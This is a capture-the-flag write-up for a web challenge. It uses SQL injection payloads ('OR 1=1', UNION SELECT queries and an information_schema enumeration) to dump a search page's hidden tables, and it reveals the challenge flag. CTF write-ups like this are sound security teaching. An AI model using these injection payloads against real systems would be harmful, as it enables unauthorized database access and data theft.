

AdventOfCTF-6

Challenge

30 Solves

×

6

600

web

Search Santa's database of big secrets, you will probably find something useful.

Visit <https://06.adventofctf.com> to start the challenge.

Unlock Hint for 300 points

Flag


Submit



Using basic SQL Injection we can dump all the secrets table.

Use this as search query:

```
' OR 1=1;#
```



As we can see the interesting fields are not shown fully, at first i've thought of using some python code to extract the content of each row character by character , but then I thought about using the first column, because maybe someone forgot to add the 5 char limit on that column.

Using basic UNION injection we can read the content of the description and proof column.

```
anything' UNION SELECT description, id, proof FROM secrets;#
```

Santabase <input type="text" value="Search"/>		
id	Description	Proof
Access codes for Area 51	1-----	The a-----
KFC Recipe	2-----	The 1-----
Advent of Code	3-----	FLAG -----
The door	4-----	Do yo-----
In order to comply with the law, only the first 5 characters of each secret is shown.		

And boom here it is the description column. Nothing interesting to see here.
Let's see what teh proof column has for us.

```
anything' UNION SELECT proof, id, proof FROM secrets;#
```

id	Description	Proof
The access code is 1234	1-----	The a----- --
The 10 spices are in the diary on page 658	2-----	The 1----- --
FLAG are such a good thing to find, but this is not it. I do really love that you are playing the game! Keep it up.	3-----	FLAG ----- -
Do you know where that one door leads? It leads to the basement!	4-----	Do yo--- ----
In order to comply with the law, only the first 5 characters of each secret is shown.		

And nothing... What's next? Let's dump the information_schema.tables row to see if there are any other tables that we are missing. As always we are gonna be using the id row because it does not have the 5 characters limit.

Information Schema TABLES Table

Database table information.

<https://mariadb.com/kb/en/information-schema-tables-table/>

```
anything' UNION SELECT TABLE_NAME, '2', '3' FROM information_schema.tables;#
```

And right at the bottom the other table we are looking for!

flags	2-----	3----- --
secrets	2-----	3----- --

In order to comply with the law, only the first 5 characters of each secret is shown.

Let's extract the content of the flags table. Here i've selected every column of the flags table.

```
anything' UNION SELECT *, '2', '3' FROM flags;#
```

id	Description	Proof
NOVI{7h1s_flag_w@s_chuncky_right}	2-----	3-----

In order to comply with the law, only the first 5 characters of each secret is shown.

Flag: NOVI{7h1s_flag_w@s_chuncky_right}

